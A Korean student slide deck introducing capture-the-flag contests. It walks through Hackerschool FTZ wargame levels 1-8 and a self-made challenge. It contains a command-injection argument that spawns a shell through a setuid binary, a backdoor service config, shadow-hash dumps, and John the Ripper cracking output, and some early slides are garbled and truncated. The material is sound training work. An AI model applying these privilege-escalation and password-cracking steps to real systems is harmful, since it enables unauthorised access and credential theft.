



CAPTURE THE FLAG

김수현

CONTENTS

- CTF (Capture The Flag)
 - CTF
 - 분야
- 포너블 (Pwnable)
 - Pwnable
 - Study
 - FTZ
- 문제출제



CTF (CAPTURE THE FLAG)

CTF (CAPTURE THE FLAG)

CTF


- CTF (Capture The Flag)
 - ➔ CTF는 깃발빼기 (Capture The Flag)를 의미하는 영어 약어
 - ➔ 보안 관계자나 화이트해커 지망생에게는 해킹방어대회를 뜻하는 익숙한 명칭
 - ➔ 라온시큐어는 라온화이트햇센터 라온CTF의 CTF에 사이버보안의 **내일과 미래 (CyberSecurity Tomorrow & Future)**라는 풀이를 보탬




CTF (CAPTURE THE FLAG)



Pwnable




Crypto




Reversing



Forensic



WEB



MISC



포너블 (PWNABLE)

포너블 (PWNABLE) PWNABLE

- 포너블 (Pwnable)
 - ➔ 시스템 해킹 = 포너블
 - ➔ 운영 체제나 소프트웨어, 하드웨어에 내재된 보안 취약점을 해킹하는 것.
 - ➔ 시스템의 일반 유저의 자격으로, 여러 가지 공격 기법을 활용해 관리자 권한을 뺏는 절차

포너블 (PWNABLE) STUDY

Pwnable Study Stack

Exploit Exercises

pwnable.tw

Pwnable.kr

해커스쿨 F.T.Z

Hackerz on the ship

달고나 문서

객체지향 언어

Network

Linux

C, JAVA, PYTHON

포너블 (PWNABLE) FTZ(FREE TRAINING ZONE)

- Free Training Zone → 해커스쿨에서 운영하는 하나의 서버
해커스쿨에서 배포하는 워게임



포너블 (PWNABLE) FTZ(FREE TRAINING ZONE)

```
[level1@ftz level1]$ cat hint
```

level2 권한에 setuid가 걸린 파일을 찾는다.

```
[level1@ftz level1]$ find / -perm -4300 -user level2 2>/dev/null  
/bin/ExecuteMe  
[level1@ftz level1]$ ls -l /bin/ExecuteMe  
-rwsr-x--- 1 level2 level1 12868 Sep 10 2011 /bin/ExecuteMe  
[level1@ftz level1]$  
[level1@ftz level1]$ cd /bin
```

```
#include <stdio.h>  
int main()  
{  
    system("my-pass");  
    return 0;  
}
```

이름 숨어있다.
그 때문에 내가 얻었던 것은 중간의 "2700"이라는 것 뿐이다.

```
[level8@ftz level8]$  
[level8@ftz level8]$ find / -size 2700c 2>/dev/null  
/var/www/manual/ssl/ssl_intro_fig2.gif  
/etc/rc.d/found.txt  
/usr/share/man/man3/IO::Pipe.3pm.gz  
/usr/share/man/man3/URI::data.3pm.gz  
[level8@ftz level8]$ cat /etc/rc.d/found.txt  
level9:$1$vkY6sSlG$6RyUXtNMEVGsfY7Xf0wps.:11040:0:99999:7:-1:-1:3
```

Level4 Password is "suck my brain".

```
[level3@ftz bin]$
```

Level2 Password is "hacker or cracker".

```
[level2@ftz level2]$
```

```
[level5@ftz level5]$ cat hint
```

/usr/bin/level5 프로그램은 /tmp 디렉토리에
level5.tmp 라는 이름의 임시파일을 생성한다.

이를 이용하여 level6의 권한을 얻어라.

password:

hint - 인포삼 bbs의 텔넷 접속 메뉴에서 많이 사용되던 해킹 방법이다.

```
[level6@ftz level6]$  
[level6@ftz level6]$ ls -l  
total 32  
-rw-r--r-- 1 root root 72 Nov 23 2000 hint  
-rw-r----- 1 root level6 36 Mar 24 2000 password  
drwxr-xr-x 2 root level6 4096 May 16 2005 public_html  
drwxrwxr-x 2 root level6 4096 Jan 14 2009 tmp  
-rwxr-x--- 1 root level6 14910 Mar 5 2003 tn  
[level6@ftz level6]$  
[level6@ftz level6]$  
[level6@ftz level6]$ cat password  
Level7 password is "come together".
```

/bin/level7 명령을 실행하면, 패스워드 입력을 요청한다.

1. 패스워드는 가까운곳에..
2. 상상력을 총동원하라.
3. 2진수를 10진수를 바꿀 수 있는가?
4. 계산기 설정을 공학용으로 바꾸어라.

```
[level7@ftz level7]$  
[level7@ftz level7]$  
[level7@ftz level7]$ cd /bin  
[level7@ftz bin]$ ./level7  
Insert The Password :  
[level7@ftz bin]$  
[level7@ftz bin]$ ./level7  
Insert The Password :  
[level7@ftz bin]$ ./level7  
Insert The Password : 2323  
cat: /bin/wrong.txt: No such file or directory
```

```
[level4@ftz level4]$ cat hint
```

/etc/xinetd.d/에 백도어를 심어놓았다.!

```
z level4]$  
z level4]$ cat /etc/xinetd.d/backdoor  
inger  
  
sable = no  
lags = REUSE  
ocket_type = stream  
it = no  
ier = level5  
rver = /home/level4/tmp/backdoor  
g_on_failure += USERID
```

```
[level4@ftz level4]$
```



**FTZ(FREE TRAINING POINT)
LEVEL 01 ~ LEVEL 08**

FTZ(FREE TRAINING ZONE) POINT LEVEL01

```
[level1@ftz level1]$ cat hint

level2 권한에 setuid가 걸린 파일을 찾는다.

[level1@ftz level1]$ find / -perm -4300 -user level2 2>/dev/null
/bin/ExecuteMe
[level1@ftz level1]$ ls -l /bin/ExecuteMe
-rwsr-x--- 1 level2 level1 12868 Sep 10 2011 /bin/ExecuteMe
[level1@ftz level1]$
[level1@ftz level1]$ cd /bin
[level1@ftz bin]$
[level1@ftz bin]$ ./ExecuteMe
```

-perm : 권한

2> /dev /null : 오류 정리

FTZ(FREE TRAINING ZONE) POINT LEVEL02

```
[level2@ftz level2]$ cat hint
```

텍스트 파일 편집 중 쉘의 명령을 실행시킬 수 있다는데 ...

```
[level2@ftz level2]$ find / -perm -4300 -user level3 2>/dev/null
```

```
/usr/bin/editor
```

```
[level2@ftz level2]$
```

```
[level2@ftz level2]$ ls -l /usr/bin/editor
```

```
-rwsr-x--- 1 level3 level2 11651 Sep 10 2011 /usr/bin/editor
```

```
[level2@ftz level2]$
```

```
[level2@ftz level2]$ cd /usr/bin
```

```
[level2@ftz bin]$
```

```
[level2@ftz bin]$ ./editor
```

-!my-pass : vi 편집 중
명령어 실행

FTZ(FREE TRAINING ZONE) POINT LEVEL03

```
int main(int argc, char **argv){  
  
    char cmd[100];  
  
    if( argc!=2 ){  
        printf( "Auto Digger Version 0.9\n" );  
        printf( "Usage : %s host\n", argv[0] );  
        exit(0);  
    }  
  
    strcpy( cmd, "dig @" );  
    strcat( cmd, argv[1] );  
    strcat( cmd, " version.bind chaos txt");  
  
    system( cmd );  
}
```

이 를 이 용 하 여 level4의 권 한 을 얻 어 라 .

more hints.

- 동 시 에 여 러 명 령 어 를 사 용 하 려 먼 ?
- 문 자 열 형 태 로 명 령 어 를 전 달 하 려 먼 ?

`./autodig"/bin/bash;my-pass"`


FTZ(FREE TRAINING ZONE) POINT LEVEL04

```
[level4@ftz level4]$ cat hint
```

누군가 /etc/xinetd.d/에 백도어를 심어 놓았다.!

```
[level4@ftz level4]$
```

```
[level4@ftz level4]$ cat /etc/xinetd.d/backdoor
service finger
{
    disable = no
    flags    = REUSE
    socket_type = stream
    wait     = no
    user     = level5
    server    = /home/level4/tmp/backdoor
    log_on_failure += USERID
}
[level4@ftz level4]$
```



Finger level4@localhost

FTZ(FREE TRAINING ZONE) POINT LEVEL05

```
[level5@ftz level5]$ cat hint
```

```
/usr/bin/level5 프로그램은 /tmp 디렉토리에  
level5.tmp 라는 이름의 임시파일을 생성한다.
```

```
이를 이용하여 level6의 권한을 얻어라.
```

Ln -s test level5.tmp
Symboloic Link

FTZ(FREE TRAINING ZONE) POINT LEVEL06

```
login as: level6
level6@192.168.43.152's password:

hint - 인포삽 bbs의 텔넷 접속 메뉴에서 많이 사용되던 해킹 방법이다.

[level6@ftz level6]$
[level6@ftz level6]$ ls -l
total 32
-rw-r--r--  1 root    root      72 Nov 23  2000 hint
-rw-r-----  1 root    level6   36 Mar 24  2000 password
drwxr-xr-x  2 root    level6  4096 May 16  2005 public_html
drwxrwxr-x  2 root    level6  4096 Jan 14  2009 tmp
-rwxr-x---  1 root    level6 14910 Mar  5  2003 tn
[level6@ftz level6]$
[level6@ftz level6]$
[level6@ftz level6]$ cat password
Level7 password is "come together".
```




Control + C

FTZ(FREE TRAINING ZONE) POINT LEVEL07

/bin/level7 명령을 실행하면, 패스워드 입력을 요청한다.

1. 패스워드는 가까운곳에 ..
2. 상상력을 총동원하라.
3. 2진수를 10진수를 바꿀 수 있는가?
4. 계산기 설정을 공학용으로 바꾸어라.

```
[level7@ftz level7]$  
[level7@ftz level7]$  
[level7@ftz level7]$ cd /bin  
[level7@ftz bin]$ ./level7  
Insert The Password :  
[level7@ftz bin]$  
[level7@ftz bin]$ ./level7  
Insert The Password :  
[level7@ftz bin]$ ./level7  
Insert The Password : 2323  
cat: /bin/wrong.txt: No such file or directory
```



ASCII

FTZ(FREE TRAINING ZONE) POINT LEVEL08

```
[level8@ftz level8]$ cat hint
```

level9의 shadow 파일이 서버 어딘가에 숨어있다.
그 파일에 대해 알려진 것은 용량이 "2700"이라는 것 뿐이다.

```
[level8@ftz level8]$
```

```
[level8@ftz level8]$ find / -size 2700c 2>/dev/null
```

```
/var/www/manual/ssl/ssl_intro_fig2.gif
```

```
/etc/rc.d/found.txt
```

```
/usr/share/man/man3/IO::Pipe.3pm.gz
```

```
/usr/share/man/man3/URI::data.3pm.gz
```

```
[level8@ftz level8]$ cat /etc/rc.d/found.txt
```

```
level9:$1$vkY6sSlG$6RyUXtNMEVGsfY7Xf0wps.:11040:0:99999:7:-1:-1:134549524
```



Passwd File
Brute Force



문제출제

문제출제

- 개념

리눅스 기본 명령어
사용자들의 패스워드 파일
브루트 포스

- 제목 : 자유로운 연습 구역 ➔ FTZ

!!속보!!

자유로운 연습공간에서 하루에 한 문제

8일만 연습한다면, ➔ Level1 ~ Level8

그 누구나 쉽게 풀 수 있다고!! ➔ 1학년도 충분히

가능하니까 포기하지마!

문제




문제출제

```
root@Kali:/home/ctf#  
root@Kali:/home/ctf# pwd  
/home/ctf  
root@Kali:/home/ctf#  
root@Kali:/home/ctf# ls -l  
합계 4  
-rw-r--r-- 1 kali kali 69  9월  15 17:07 Readme  
root@Kali:/home/ctf#  
root@Kali:/home/ctf# cat Readme  
** Read me **  
  
상상력을 동원해서 Hint 파일을 찾으세요  
root@Kali:/home/ctf#  
root@Kali:/home/ctf#  
root@Kali:/home/ctf#
```



문제출제



```
kali@Kali:~$  
kali@Kali:~$ find / -user ctf 2>/dev/null  
/etc/jbu/ctf/CTF-H.int  
kali@Kali:~$  
kali@Kali:~$
```




문제출제

```
root@Kali:/etc/jbu/ctf#  
root@Kali:/etc/jbu/ctf# pwd  
/etc/jbu/ctf  
root@Kali:/etc/jbu/ctf#  
root@Kali:/etc/jbu/ctf# ls -l  
합계 4  
-rw-r--r-- 1 ctf ctf 38  9월  15 17:18 CTF-H.int  
root@Kali:/etc/jbu/ctf#  
root@Kali:/etc/jbu/ctf# cat CTF-H.int  
** HINT **  
  
Flag = jbu-ctf's passwordroot@Kali:/etc/jbu/ctf#  
root@Kali:/etc/jbu/ctf#  
root@Kali:/etc/jbu/ctf#  
root@Kali:/etc/jbu/ctf#
```



문제출제

```
root@kali:~# tail -3 /etc/shadow
test:$6$M5EGEUT30XNkPz748$QVXYL3hSn6wEfd2W_hov7SEv_KEVYb7wEPY1UKG/u0icY7Ywzn7TaUE9NwDPLvaydn_dd2_TnV0zwlkq7Pcu11:18520:0:99999:7:::
jbu-ctf:$6$5HCvdPwqI.BWtrjd$4csnVonrU0s6WoiDNBlTNi38XYAVF4sJEVGie4ntRCeuXqRHghKzfjy76wpRkVCqev07aAYlK3xEiL/U/0jU0:18520:0:99999:7:::
ctf::18520:0:99999:7:::
root@kali:~#
```

```
password
파일(F) 편집(E) 검색(S) 설정(O) 도움말(H)
jbu-ctf:$6$5HCvdPwqI.BWtrjd$4csnVonrU0s6WoiDNBlTNi38XYAVF4:

kali@kali: ~

파일(F) 동작(A) 편집(E) 보기(V) 도움말(H)
root@kali:~# john /home/kali/바탕화면/password
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 16 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 14 candidates buffered for the current salt, minimum 16 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
test (jbu-ctf)
ig 0.00.00.10 DONE 2/3 (2020-09-15 17:46) 0.09624g/s 1636p/s 1636c/s 1636C/s 123456..crawford
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~#
```



THANK YOU

김수현